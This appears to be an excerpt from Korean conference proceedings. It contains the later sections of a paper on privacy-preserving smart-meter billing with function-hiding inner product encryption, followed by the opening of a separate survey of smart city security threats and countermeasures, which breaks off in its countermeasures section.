또한, 본 논문에서는 군 원소의 벡터를 사용한다. 군 $\mathbb{G}$가 소수 q 차의 군이라 하자. 그러면 $n\in\mathbb{N}$ 일 때, 어떠한 군 원소 $g\in\mathbb{G}$와 행벡터 $\boldsymbol{v}=(v_{1,\ldots,}v_n)\in\mathbb{Z}_q^n$에 대해 $g^{\boldsymbol{v}}$는 군 원소의 벡터 $(g^{v_1},\ldots,g^{v_n})$를 의미한다. 또한, 어떤 스칼라 값 $k\in\mathbb{Z}_q$와 벡터 $\boldsymbol{v},\boldsymbol{w}\in\mathbb{Z}_q^n$에 대해 $(g^{\boldsymbol{v}})^k=g^{(k\boldsymbol{v})}$와 $g^{\boldsymbol{v}}\cdot g^{\boldsymbol{w}}=g^{\boldsymbol{v}+\boldsymbol{w}}$이 성립한다. 따라서 군 상의 페어링 연산은 자연스럽게 수식 (1)과 같이 벡터로 확장될 수 있다. 이 때, $[n]$은 정수 n에 대한 집합 $\{1,\ldots,n\}$을 의미한다.

$$e(g_1^{\boldsymbol{v}},g_1^{\boldsymbol{w}})=\prod_{i\in[n]}e(g_1^{v_i},g_2^{w_i})=e(g_1,g_2)^{\langle\boldsymbol{v},\boldsymbol{w}\rangle}\cdots(1)$$

2.3 함수 은닉을 지원하는 내적 암호

본 논문에서는 안전한 전기 요금 과금 방법을 구성하기 위해 내적 암호를 사용한다. 다음은 본 논문에 적용된 [8]의 함수 은닉을 지원하는 내적 암호에 대한 설명이다. 먼저, 안전성 파라미터 $\lambda\in\mathbb{N}$를 고정하고 n을 양의 정수라 하자. 또한, S를 $\mathbb{Z}_q$의 다항식 크기의 부분집합이라 하자. 이 때, [8]에서는 함수 은닉을 지원하는 내적 암호 방법 $\Pi_{ipe}=(IPE.Setup,IPE.KeyGen,IPE.Encrypt,IPE.Decrypt)$를 다음과 같이 구성한다.

- $IPE.Setup(1^\lambda,S)$: 안전성 파라미터 λ가 주어졌을 때, 설정(setup) 알고리즘은 비대칭 겹선형 군 $(\mathbb{G}_1,\mathbb{G}_2,\mathbb{G}_T,q,e)$를 샘플링하고, 생성자 $g_1\in\mathbb{G}_1$와 $g_2\in\mathbb{G}_2$를 선택한다. 그런 다음, $\boldsymbol{B}\leftarrow\mathbb{GL}_n(\mathbb{Z}_q)$를 샘플링하고, $\boldsymbol{B}^\star=\det(\boldsymbol{B})\cdot(\boldsymbol{B}^{-1})^\top$를 결정한다. 마지막으로 설정 알고리즘은 공개 파라미터 $pp=(\mathbb{G}_1,\mathbb{G}_2,\mathbb{G}_T,q,e,S)$와 마스터 비밀키 $msk=(pp,g_1,g_2,\boldsymbol{B},\boldsymbol{B}^\star)$를 출력한다.
- $IPE.KeyGen(msk,\boldsymbol{x})$: 마스터 비밀키 msk와 벡터 $\boldsymbol{x}\in\mathbb{Z}_q^n$이 주어지면, 키 생성(key generation) 알고리즘은 균일한(uniformly) 임의의 원소 $\alpha\xleftarrow{R}\mathbb{Z}_q$를 선택하고, 쌍 $sk=(K_1,K_2)=(g_1^{\alpha\cdot\det(\boldsymbol{B})},g_1^{\alpha\cdot\boldsymbol{x}\cdot\boldsymbol{B}})$을 출력한다.
- $IPE.Encrypt(msk,\boldsymbol{y})$: 마스터 비밀키 msk와 벡터 $\boldsymbol{y}\in\mathbb{Z}_q^n$가 주어지면, 암호화(encryption) 알고리즘은 균일한 임의의 원소 $\beta\xleftarrow{R}\mathbb{Z}_q$를 선택하고, 쌍 $ct=(C_1,C_2)=(g_2^\beta,g_2^{\beta\cdot\boldsymbol{y}\cdot\boldsymbol{B}^\star})$를 출력한다.
- $IPE.Decrypt(pp,sk,ct)$: 공개 파라미터 pp, 비밀키 $sk=(K_1,K_2)$ 와 암호문 $ct=(C_1,C_2)$가 주어지면, 복호화(decryption) 알고리즘은 $D_1=e(K_1,C_1)$와 $D_2=e(K_2,C_2)$를 계산한다. 그 후, $(D_1)^z=D_2$와 같은 $z\in S$가 존재하는지 여부를 확인한다. 만약 그렇다면, 복호화 알고리즘은 z를 출력하고, 그렇지 않다면 $\perp$을 출력한다.

표 2는 [8]에서 제시한 키 생성, 암호화, 복호화 알고리즘의 수행시간 측정 결과이다. MNT159는 안전성 파라미터 λ가 80인 페어링 곡선, MNT224는 λ가 112인 페어링 곡선이다. 또한 n은 평문 벡터의 길이다. [8]에서는 페어링 군 연산을 위해 Charm 라이브러리[10]를 사용하였으며, 유한체 연산을 위해 FLINT[11]를 사용하였다. 해당 실험은 Intel Core i7-4790K 4.00GHz 프로세서와 16GB RAM을 지니는 Linux 데스크톱 상에서 이루어졌다.

[표 2] 암호 모듈의 수행시간 측정[8] (ms)

	MNT159 ($\lambda=80$)			MNT224 ($\lambda=112$)		
n	KeyGen	Encrypt	Decrypt	KeyGen	Encrypt	Decrypt
5	0.8	2.6	9.9	1.4	3.9	20.2
10	1.2	4.5	24.1	1.9	7.5	40.1
30	2.4	12.5	67.1	4.1	21.1	112.3
50	4.0	20.7	110.2	6.6	34.9	184.4
750	303.7	555.9	1.6	333.3	753.3	2.7

III. 제안하는 방법

본 장에서는 본 논문에서 제안한 전력 패턴 분해 공격에 의한 프라이버시 침해 문제를 해결하면서도, 적절한 전기 사용 요금의 과금을 할 수 있도록 하는 안전한 전기 요금 과금 방법에 대해 설명한다. 2.1절에 소개한 것과 같이 국내 전기 요금은 요금제별, 시간대별로 다르게 책정하고 있기 때문에, 청구되는 전기 요금은 시간대별로 정해진 사용 요금과 해당 시간 전력량의 곱을 누적한 금액이다. 그렇기 때문에, 단위 시간 (예:1일, 일주일 등)동안의 요금은 해당 사용자의 요금제에 맞는 시간대별 요금 정보를 벡터 $\boldsymbol{r}$로, 시간대별 전기 사용량을 벡터 $\boldsymbol{p}$로 두고 두 벡터의 내적 $\langle \boldsymbol{r}, \boldsymbol{p} \rangle$ 계산을 통해 구할 수 있음을 알 수 있다. 본 논문에서는 내적 계산에 사용되는 비밀키의 벡터 및 암호문의 벡터 모두를 숨길 수 있는 함수 은닉을 지원하는 내적 암호 방법[8]을 적용하는 것을 가정하는데, 두 벡터 $\boldsymbol{r}$, $\boldsymbol{p}$ 중 $\boldsymbol{r}$은 한국전력공사가 공개하고 있는 정보이기 때문에 숨길 필요가 없다. 그렇기 때문에 [3, 4]와 같이 비밀키의 벡터 정보를 은닉할 수 없는 내적 암호라도 사용 가능하다. 그러나 본 논문에서 [8]을 적용한 이유는 이후 구현에 도움이 될 수 있는 실제 구현 및 실험에 대한 구체적인 결과가 포함되어 있기 때문이다.

본 논문에서 제안하는 전기 요금 과금 방법에는 전력 사용량을 측정하는 스마트 미터와, 과금 서버 및 스마트 미터에 내적 암호의 마스터 비밀키 msk를 주입하고, 시간대별 요금 정보 벡터 $\boldsymbol{r}$과 마스터 비밀키 msk를 이용해 과금 서버로 비밀키 sk를 생성하여 제공하는 공인 기관이 존재한다. 스마트 미터는 사용자의 전력 사용량을 지속적으로 측정한다. 일반적으로 1시간이나 30분 단위로 단위 시간 당 누적 사용 전력량을 측정하게 된다. 제안하는 방법은 다음과 같은 단계로 구성된다. 단, 단위 시간은 1일(24시간), 스마트 미터의 누적 전력 사용량 측정 간격은 1시간으로 가정한다.

1. 먼저, 공인 기관은 *IPE.Setup*을 통해 공개 파라미터 pp와 마스터 비밀키 msk를 생성하고, 마스터 비밀키 msk를 스마트 미터에 주입한다.
2. 과금 서버는 1일 동안 전기 사용 검침을 수행한 총 횟수 $n=24$으로 나누고 나눠진 범위 내의 각각의 시간대별 전기 요금을 원소로 가지는 길이가 n인 벡터 $\boldsymbol{r} \in \mathbb{Z}_q^n$를 생성하여 공인 기관으로 전송한다.
3. 공인 기관은 키 생성 알고리즘 *IPE.KeyGen*에 벡터 $\boldsymbol{r}$와 마스터 비밀키 msk를 입력하여 비밀키 sk를 계산하여 과금 서버로 전송한다.
4. 스마트 미터는 1일 동안 총 $n=24$회 전기 사용량을 측정하여 길이 $n=24$인 벡터 $\boldsymbol{p} \in \mathbb{Z}_q^n$를 생성한다.
5. 스마트 미터는 벡터 $\boldsymbol{p}$와 마스터 비밀키 msk를 암호화 알고리즘 *IPE.Encrypt*에 입력하여 암호문 $ct=(C_1, C_2)$를 계산하고, ct를 과금 서버로 전송한다.
6. 과금 서버는 복호화 알고리즘 *IPE.Decrypt*에 스마트 미터로부터 전송받은 암호문 ct와 공개 파라미터 pp 및 비밀키 sk를 입력하여 $D_1=e(K_1, C_1)$과 $D_2=e(K_2, C_2)$를 계산한다. 마지막으로 $(D_1)^z=D_2$와 같은 $z \in S$를 찾는다.

상기 과정을 통해 계산된 복호화 결과 z는 $\boldsymbol{r}$과 $\boldsymbol{p}$의 내적 계산 결과인 $z=\langle \boldsymbol{r}, \boldsymbol{p} \rangle$로, 해당 스마트 미터가 설치된 장소의 하루 동안 사용한 누적 전기 요금을 선택한 요금제를 반영하여 계산한 결과인 최종 요금이 된다. 이 때, 과금 서버는 암호화된 스마트 미터의 전력 사용량이 포함된 벡터 원소 값 들을 알 수 없지만 요금제를 적용한 정확한 전기 요금을 과금할 수 있다. 또한, 본 논문에서 제안하는 방법은 전력사업자의 요금 체계 변경을 지원한다. 전력사업자가 전기 요금 체계를 변경하기 위해서는, 요금 정보 벡터 $\boldsymbol{r}'$을 다시 생성하여 공인 기관으로 전송하고, 공인 기관은 벡터 $\boldsymbol{r}'$과 마스터 비밀키 msk를 이용하여 새로운 비밀키 sk'를 생성하고, 이를 과금 서버로 전송한다. 이후 과금 서버는 기존 비밀키 sk를 새로운 비밀키 sk'로 대체하여 복호화를 수행하는 것으로 변경된 요금 체계에 대한 과금을 진행할 수 있다.

다음으로 본 논문에서 제안하는 전기 요금 과금 방법의 성능을 예측한다. 3장의 가정처럼 단위 시간은 1일(24시간), 스마트 미터의 누적 전력 사용량 측정 간격이 1시간이라면, 24개의 원소에 대한 계산이 필요하다. 표 2의 값 중 이와 근사한 파라미터 설정은 $n=30$인 파라미터이다. 표 2에 따르면 파라미터 **MNT159** 곡선을 선택한 경우에는 암호화에 12.5ms, 복호화에 67.1ms가 소요되는 것으로 나타난다. 보다 높은 안전성을 지니는 **MNT224**를 선택하는 경우에도 암호화에 21.1ms, 복호화에 112.3ms가 소요됨을 알 수 있다. 실제로 해당 연산은 하루 간격으로 이루어지기 때문에, 연산 성능이 떨어지는 스마트 미터에서도 충분히 암호화 연산이 가능하다는 것을 의미한다. 만약 한국전력공사와 같은 전력사업자에게 전기 사용 패턴에 대한 정보를 주지 않기를 원하는 사용자가 존재한다면, 단위 시간을 1개월로 늘릴 수 있다. 이 경우 필요한 벡터의 원소 수는 $24\times30=720$으로 표 2의 값 중 근사한 파라미터로 $n=750$를 가지는 파라미터를 선택할 수 있다. 이 경우에도 **MNT159** 곡선에서 암호화 시간 555.8ms, 복호화 시간 1.6s이며, **MMT224** 곡선은 암호화 시간 753.3ms, 복호화 시간 2.7s다. 이 경우에도 마찬가지로 스마트 미터에서 일어나는 연산인 암호화는 1초 미만의 시간이 소요됨을 확인할 수 있어, 1개월에 한 번 일어나는 연산으로는 충분히 가볍다고 할 수 있다. 그러나, 표 2에 나타난 실험 결과는 데스크톱에서 수행된 결과이므로, 스마트 미터에서 주로 사용되는 낮은 성능의 CPU(예: ARM Cortex series, Raspberry Pi 2 등)와는 차이가 있을 수 있다. 표 3은 Intel Core i7-4790K 4.00GHz CPU와 타 경량 CPU 간의 성능 차이를 코어당 DMIPS(Dhrystone million instructions per second)/Mhz 수치 비교를 통해 추정한 것이다[12-14]. 표 3에 따르면, 경량 CPU 7종 평균 성능 비율이 22.58%, 최저 성능을 보이는 Raspberry Pi 2의 성능 비율이 12.25%를 보이기 때문에, 평균 성능과 최저 성능의 CPU를 비교한다. 이러한 성능 차이를 1일 단위인 $n=30$인 파라미터와 1개월 단위인 $n=750$ 파라미터

[표 3] CPU별 DMIPS 비교

CPU 명	코어당 DMIPS (DMIPS/Mhz)	성능비율(%)
Intel Core i7 4790K	9.68	100.00
ARM 11	1.25	12.91
ARM Cortex A5	1.57	16.21
ARM Cortex A7	1.90	19.62
ARM Cortex A8	2.00	20.65
ARM Cortex A9	2.50	25.82
ARM Cortex-A72	4.90	50.60
Raspberry Pi 2	1.19	12.25

[표 4] 타 CPU에서의 암호화 성능 예측 (ms)

CPU 종류	MNT159 ($\lambda=80$)		MNT224 ($\lambda=112$)	
n	30	750	30	750
Intel Core i7 4790K	12.5	555.9	21.1	753.3
평균 성능의 CPU	55.4	2.5s	93.4	3.3s
최저 성능의 CPU	102.0	4.5s	172.2	6.1s

를 선택한 경우의 암호화 모듈 성능은 표 4에 나타난 것과 같다. 표 4에 따르면, 측정 단위가 1일인 경우 평균적으로 안전성 파라미터에 따라 55.4ms에서 93.4ms의 수행시간이 소요되며, 측정 단위가 1개월인 경우에는 평균적으로 2.5초에서 3.3초가 소요됨을 예상할 수 있다.

상기 과정을 통해, 본 논문에서 제안하는 안전한 전기 요금 과금 방법은 실제 스마트 그리드 환경에서 사용할 수 있음을 예상하여 확인하였다.

IV. 결론 및 향후 연구

본 논문에서는 전력 사용 패턴 분석에 기인한 프라이버시 침해 문제를 방지하면서 동시에 전기 요금 과금을 가능하게 하는, 내적 암호 기반 전기 요금 과금 방법을 제안하였다. 본 논문에서 제시한 방법은 스마트 그리드 상에서 1개월의 누적 연산을 수행하는 경우에도 스마트 미터에서의 연산이 효율적으로 수행될 수 있음을 보였다. 다만, 본 논문에서 제시한 방법은 단순히 전력 사용패턴을 보호하면서 누적 전기 요금 과금만 가능하도록 설계되었기 때문에, 전기 요금 과금을 위한 누적 기간을 늘리는 경우 계산해야할 벡터의 크기가 증가하여 성능이 떨어지는 한계점이 존재하기 때문에, 이를 해결하

는 연구를 추후 진행할 수 있다. 또한, 본 논문에서 제안한 방법은 전력 사용 패턴 분해 공격으로부터 프라이버시를 보호하기 위해 스마트 미터의 전력 측정 세부 단위별 분석 자체를 불가능하게 하였는데, 향후에는 프라이버시를 보호하면서도 한국전력공사와 같은 전력사업자 입장에서 유용한 분석이 가능하도록 하는 연구를 진행할 수도 있을 것이다.

[참고문헌]

[1] Francisco Martínez-Álvarez, Alicia Troncoso Lora, José C. Riquelme, Jesús S. Aguilar-Ruiz, “Energy Time Series Forecasting Based on Pattern Sequence Similarity”, IEEE Transactions on Knowledge and Data Engineering, Vol. 23, no. 8, pp. 1230-1243, 2011.

[2] Ahmed Zoha, Alexander Gluhak, Muhammad Ali Imran and Sutharshan Rajasegarar, “Non-Intrusive Load Monitoring Approaches for Disaggregated Energy Sensing: A Survey”, Sensors, vol. 12, pp. 16838-16866, 2012.

[3] Amit Sahai and Hakan Seyalioglu, “Worry-free encryption: functional encryption with public keys”, ACM CCS‘10, pp. 463-472, 2010.

[4] Dan Boneh, Amit Sahai, and Brent Waters, “Functional encryption: Definitions and challenges”, TCC‘11, pp. 253-273, 2011.

[5] Michel Abdalla, Florian Bourse, Angelo De Caro, and David Pointcheval, “Simple functional encryption schemes for inner products”, PKC’15.

[6] Shweta Agrawal, Benoˆıt Libert, and Damien Stehl´e, “Fully secure functional encryption for inner products, from standard assumptions”, IACR Cryptology ePrint Archive, 2015:608, 2015.

[7] Allison Bishop, Abhishek Jain, and Lucas Kowalczyk. “Function-hiding inner product encryption”, ASIACRYPT’15.

[8] Sam Kim, Kevin Lewi, Avradip Mandal, Hart William Montgomery, Arnab Roy and David J. Wu, “Function-Hiding Inner Product Encryption is Practical”, IACR Cryptology ePrint Archive, 2016:440, 2016.

[9] 한국전력공사, “한글 전기요금표”, http://cyber.kepco.co.kr/ckepco/front/jsp/CY/E/E/CYEEHP00109.jsp.

[10] Joseph A. Akinyele, Christina Garman, Ian Miers, Matthew W. Pagano, Michael Rushanan, Matthew Green, and Aviel D. Rubin, “Charm: a framework for rapidly prototyping cryptosystems”, Journal of Cryptographic Engineering, vol. 3, no. 2, pp. 111-128, 2013.

[11] W. Hart, F. Johansson, and S. Pancratz, “FLINT: Fast Library for Number Theory”, http://flintlib.org.

[12] Versus, “Intel Core i7-4790K”, https://versus.com/en/intel-core-i7-4790k.

[13] ARM, “Cortex-A Series - ARM”, http://www.arm.com/products/processors/cortex-a.

[14] Brian Benchoff, “Benchmarking the raspberry pi 2”, http://hackday.com/2015/02/05/benchmarking-the-raspberry-pi-2/.

스마트시티 보안위협 및 대응방안 분석

송지현, 채진희, 서정택

순천향대학교 정보보호학과

Analysis of Smart City security threats and countermeasures

Ji-Hyeon Song, Jin-Hee Chae, Jung-Taek Seo

Department of Information Security Engineering, SoonCheonHyang University.

요 약

최근 급격한 도시화로 인해 나타난 다양한 문제점들을 해결하기 위해 전 세계에서는 스마트시티 사업을 추진하고 있다. 스마트시티는 데이터를 수집 및 가공하고 이를 기반으로 다양한 서비스를 제공함으로써 현대인들의 삶의 질을 향상한다. 하지만 보안에 대한 문제를 충분히 고려하지 않은 상태로 구축된 스마트시티는, 공격자가 알려지지 않은 취약점을 이용하거나 이미 존재하는 취약점을 이용한 공격 때문에 도시의 모든 시스템을 제어 당할 수 있으며, 그 결과로 도시민은 안전을 위협받을 수 있는 상황에 노출된다. 따라서 스마트시티의 전체적인 구조에서 발생할 수 있는 보안위협을 인지하고 그에 대한 대응책을 마련 및 적용하는 것은 스마트시티 구축 시에 꼭 필요한 요소이다. 본 논문에서는 스마트시티의 서비스 운영 환경에 대한 보안위협을 분석하고, 이를 해결하기 위한 대응방안을 제시한다.

I. 서론

최근 세계 인구가 도시에 집중됨에 따라 교통, 환경, 주거, 시설 등 다양한 문제가 수면위로 떠오르고 있다. 이러한 문제들을 개선하고 지속가능한 도시로 발전시키고자 전 세계에서 스마트시티 사업을 추진하고 있다. 스마트시티란 ICT(Information & Communication Technology) 기술을 활용하여 데이터를 결합해 도시민의 삶의 질을 향상하고 지속 가능한 친환경을 실현하는 도시를 말한다[1]. 스마트시티는 도시 공간 전체가 통신망으로 연결되어 있으므로 데이터의 수집뿐만 아니라 활용이 용이하다. 또한, 수집된 정보를 가공하여 이를 기반으로 다양한 서비스를 제공할 수 있다.

여러 영화에서 해커의 공격으로 인해 도시의 연결되어있는 모든 네트워크를 제어 당해 도시를 지배당하거나 데이터를 탈취당하고, 탈취한 데이터로 악의적인 행위를 하는 것을 볼 수 있다. 만약 보안에 관련된 문제를 전혀 고려하지 않고 스마트시티를 구축한다면, 이처럼 영화에서나 볼 수 있을 법한 위협들이 현실에서 발생하는 것이 가능하다. 현재 주변에서 꾸준히 발생하는 사이버 공격들은 이미 잘 알려진 취약점이나 방법들을 악용하여 광범위한 분야에서 지속적으로 행해지고 있으며, 특히 IoT(Internet of Things) 기기들을 공격할 뿐만 아니라 제어하고 DDoS(Distribute Denial of Service Attack) 공격을 수행하는 봇넷으로 만드는 행위가 꾸준히 발견되고 있다. 이것은 스마트시티에서도 동일한 방법으로 사이버 공격이 이루어질 수 있으며, 도시 공간 모두가 연결되어 있으므로 기존의 사이버 공격과는 달리 시민들의 목숨과도 직결될 수 있음을 의미한다.

본 논문에서는 스마트시티의 여러 서비스 운영 환경에 대한 보안위협을 분석하고, 이를 해결하기 위한 대응방안을 제시한다.

II. 스마트시티 서비스 및 구조

2.1 스마트시티의 서비스 [1]

스마트시티는 다양한 서비스를 제공한다. Security and Privacy in Smart City Applications: Challenges and Solutions에 따르면 "스마트시티 서비스는 아래와 같이 크게 5가지"가 있다.

- 스마트 에너지(Smart Energy)

센서를 활용하여 에너지를 생성하고 전송, 그리고 분배 및 소비를 감시한다. 에너지 소비를 줄여 에너지의 효율적 사용이 가능하다.

- 스마트 환경(Smart Environment)

도시의 쾌적한 기후와 환경을 관리하기 위하여 센서와 지능형 기후 관리는 스마트 환경 애플리케이션을 지원하고 온실가스, 소음, 대기 및 수질 오염 등을 감시한다.

- 스마트 산업(Smart Industrial)

산업 생산 및 제조를 최적화하기 위해 구성되며 산업 공정, 재료 및 자원 소비를 줄이고 산업 가스 폐기물의 과도한 배출을 방지한다.

- 스마트 리빙(Smart Living)

스마트 리빙은 유틸리티를 관리하여 편리한 가정환경을 만들고 에너지 효율을 향상한다. 가전기기, 온도 조절, 에너지 관리 등을 원격으로 제어할 수 있다.

- 공공 서비스(Public Service)

도로 탐색을 수행하여 교통량을 탐지하거나 조절하고 센서, GPS를 배치하여 사용자들에게 데이터를 제공할 수 있다. 의료 서비스에서는 지속적으로 건강 모니터링을 수행한다.

2.2 스마트시티의 구조

스마트시티는 전체적인 구조 맨 아래, 센서 등과 같은 물리적인 장치들로부터 수집된 데이터들을 통합한다. 수많은 데이터는 여러 종류의 네트워크가 통합된 통신 계층으로 전송되고 가공되어 의미 있는 정보로 변환이 된다. 이러한 정보를 기반으로 하여 지능적 서비스를 제공하기 위해 사용된다. 본 장에서는 센싱 구성 요소, 제어 및 작동 구성요소, 여러 종류로 이루어진 네트워크 인프라, 데이터 처리 장치를 다루고 이것의 전체적인 구조는 "[그림 1]"과 같다.

2.2.1 물리적 구성

- 센싱 구성 요소 (Sensing components)

센서라는 것은 물리적인 자극, 열, 빛, 소리, 압력, 움직임 등에 반응하여 이를 전기 신호로 변환하는 장치이다[1]. 센싱 구성 요소는 주로 웨어러블 기기, 스마트폰과 같은 장치들을 활용하여 여러 방면의 물리적인 환경으로부터 실시간으로 데이터를 수집하여 처리 장치로 전송한다. 즉, 물리적인 환경과 통신 계층을 연결해주는 역할을 수행한다. 센싱 장치는 스마트시티에서 기반이 되어 없어서는 안 될 필수적인 요소이다. 게다가, 장치의 크기, 배터리, 그리고 한정된 자원으로 인한 처리 능력의 제한 때문에 장치들은 일반적으로 네트워크로 보내기 전에 세부적인 데이터를 사전에 처리하거나 실시간으로 압축해야 한다[1].


- 제어 및 작동 구성 요소
(Control & Operating components)

스마트시티는 서비스를 제공하기 위해 결과적으로 데이터를 처리하는 장치의 최적화와 제어 및 결정을 수행한다. 앞에서 언급한 센싱 구성 요소가 포함된 물리 계층과 상호 작용한다. 또한, 스마트 시티에서는 양방향 흐름의 데이터 통신을 구현하여 장치와 구성요소들에 대해 실시간으로 감시 및 관리가 가능하다[1].

2.2.2 네트워크

- 여러 종류의 네트워크(Networks)

스마트시티는 센서로부터 수집된 데이터들을 여러 종류의 네트워크 인프라를 통해 표준 네트워크와 통신 프로토콜과 상관없이 통합한다. 스마트시티 네트워크는 주로 무선 근거리 통신망(WLANs, Wireless Local Area Networks), LoRaWAN(Long Range Wide Area Networks)을 포함하는 WAN(Wide Area Networks), 그리고 기기들끼리 서로 통신하는 M2M(Machine to Machine) 통신, Wifi(Wireless Fidelity), 지속적으로 데이터를 제공하는 센서 네트워크 등을 통합하여 스위칭을 수행한다[1][2]. 여러 종류의 네트워크는 물리적인 환경과 처리하는 데이터, 즉, 정보 자체를 밀접하게 연결해주는 역할을 수행한다.



[그림 1] 스마트시티 구조 [1]

2.2.3 데이터 관리

- 데이터 저장 장치 (Data Storage)

스마트시티는 클라우드 컴퓨팅 서버를 이용하여 물리적인 환경으로부터 데이터를 수집하고 가공하여 데이터베이스에 저장한다. 이때, 사용자의 의사 결정에 도움을 주기 위하여, 분산 운영되는 각각의 데이터베이스 관리 시스템들을 통합해 관리하는 데이터 웨어하우스(Data warehouse)를 사용한다[3]. 그뿐만 아니라, 가능한 최상의 데이터를 제공하고 행동을 예측하기 위해 데이터 마이닝 기술을 사용할 수 있다.

- 데이터 처리 장치 (Data Processing)

스마트시티는 클라우드 컴퓨팅 서버를 이용하여 가공된 수많은 데이터를 데이터베이스에 저장한다. 그리고 중앙 제어 시스템을 통해 서비스를 제공하는데 필요한 물리적인 환경으로부터 수집된 데이터를 분석하고 처리한다. 병원, 정부와 같은 신뢰할 수 있는 기관을 비롯한 승인된 사용자의 데이터를 처리하고 사용자가 스마트시티에 관련된 정보를 사용해야 하는 경우, 사용자에게 인증 및 접근 권한을 부여한다[1]. 결론적으로, 데이터에 대한 처리 및 관리에 대한 요구 사항이나 정책을 결정하여 정보를 관리한다.

III. 보안위협

센서로부터 수집된 데이터를 기반으로 하는 무선 센서 네트워크는 스마트시티에서의 모든 서비스를 위한 필수 구성요소지만 보안적인 측면에서는, 구성이 복잡하고 제한된 자원을 사용하고 관리하는데 비용이 많이 들기 때문에 여러 방면으로 취약하다. 본 장에서는 무선 센서 네트워크를 사용하는 스마트시티에서의 구성요소별로 발생할 수 있는 보안위협을 분석한다.

3.1 Sensor

무선 센서 네트워크는 데이터의 처리 능력과 배터리 측면에서 WSN 노드들이 제한되어 있으므로 표준 보안 메커니즘을 배포하고 노드의 보안 이벤트를 로깅 하는 데 어려움이 있다[4]. 이러한 점 때문에 물리 회선으로 연결된 유선 네트워크보다 상대적으로 WSN은 일반적으로 공격하기 쉽다.

- 디바이스 보안 위협

디바이스에 검증되지 않은 부품이나 플랫폼 사용 시 공격을 당할 위험이 높다. 또한, 기기에 노출된 디버그 포트로 펌웨어를 획득하는 것이 가능하다. 그리고 비인가 접속, 권한 우회, 무작위 대입 공격으로 원격 권한을 탈취하거나 근거리 통신 정보를 도청 및 위변조하는 것이 가능하다[5].

- 펌웨어 보안 위협

만약 센서의 펌웨어에 디지털 서명이 없을 경우, 접근 통제가 없으므로 공격자가 센서의 설정을 수정하거나 펌웨어를 변경할 수 있다. 또한, 업데이트 및 패치 취약점을 사용하여 펌웨어를 변조하여 공격할 수 있다.

- 물리적 위협

데이터 저장 장치 자체를 직접 탈취하여 펌웨어를 분석한 후 취약점을 발견한다면 암호키 유출, 파일 위·변조, 데이터 변조, 유출, 악성코

드 삽입이 가능하다[6].

3.2 Network

거대하고 여러 종류의 네트워크로 구성이 되는 스마트시티는 다양한 네트워크를 통합하여 사용하는 만큼 여러 방면의 수많은 위협요소가 존재한다.

- 연쇄적 공격 (Chain Attack)

스마트시티는 도시 공간 전체가 통신망으로 연결되어 있으므로 특정 센서나 계층에서 취약점이 발생하더라도 공격자는 도시 전체를 제어할 수 있다. 공격자는 합법적인 송신자로 위장하여 간섭을 일으키는 메시지를 전송하거나, 지속적으로 무작위 데이터를 전송하여 DDoS 공격 등을 수행할 수 있다. 또한, 감염된 장치뿐만 아니라 게이트웨이로 연결된 다른 장치에도 영향을 끼칠 수 있다. 특히, 보안 기술이 적용되지 않은 게이트웨이를 사용할 경우, 암호화된 데이터 사이에 악의적인 코드 등을 주입하여 전송하는 등의 공격이 가능하다.

3.3 데이터 관리

스마트시티 자체는 거대한 네트워크로 이루어져 있고 데이터의 처리 및 저장 등 중앙에서 관리하는 Management로 구성되어있다. 중앙처리 시스템에서 사용되는 Cloud 서비스는 보안적인 측면보다 편리성에 초점을 두고 있으므로 서비스 자체가 단순해서 상대적으로 보안위협이 발생할 확률이 높다.

- 취약한 Cloud 서버

취약한 Cloud 서버는 스팸이나 악성코드 배포, 또는 C&C 서버로 활용될 확률이 높고 DDoS 공격에 취약하다[7].

- DDoS 공격

서버 및 Cloud 인프라는 DDoS 공격에 쉽게 노출된다. 만약 SaaS(Software as a Service)를 사용한다면 공격자가 단일 서비스 공급자를 공격하고 동시에 Cloud 서비스를 제공하는 부분 모두 공격이 가능하다[2].

3.4 Privacy

스마트시티는 더 나은 삶을 위해 서비스를 제공한다. 여러 방면의 센서로부터 수집된 데이터는 다양한 서비스를 제공하기 위하여 사용자와 관련된 정보를 수집한다. 하지만 사용자가 원하지 않는 민감한 정보까지 필요로 하는 경우, 프라이버시 차원에서는 문제가 발생한다.

- 과도한 데이터 수집 및 취약한 데이터베이스

CCTV(Closed Circuit Television), 센서 등으로부터 자신도 모르는 과도한 감시, 검사를 받아 자신의 위치 또는 행동이 유출될 수 있다. 이러한 데이터가 저장된 데이터베이스가 취약한 경우, 자신의 민감한 정보까지 포함된 개인정보가 공격자에게 넘어갈 수도 있다.

- 데이터 마이닝 (Data Mining)

기밀성이 적용된 데이터들로부터 연관성 분석, 예측, 군집화 등 각종 데이터 마이닝 기법을 사용하여 프라이버시와 연관된 중요한 데이터를 찾아낼 수 있다[8].

IV. 대응방안

본 장에서는 앞에서 언급한 스마트시티의 구성 요소들에 대한 보안위협에 따른 대응방안을 분석한다.

5.1 Sensor

- 디바이스 보안

기본적으로 검증되지 않은 부품이나 플랫폼을 사용하는 것은 지양한다. 제공하는 서비스에 따라 요구되는 센서는 데이터를 처리하는 시스템에 따라 그 형태가 다르다. 센서가 동작하는 시스템에서 자원은 제한적이며, 스니핑(Sniffing)과 같은 공격에 대응하기 위해 경량화된 저전력 암호화 모듈이 필요하다. 또한, 디바이스와 게이트웨이 사이의 기기 간 상호인증을 해야 한다.

- 펌웨어 보안

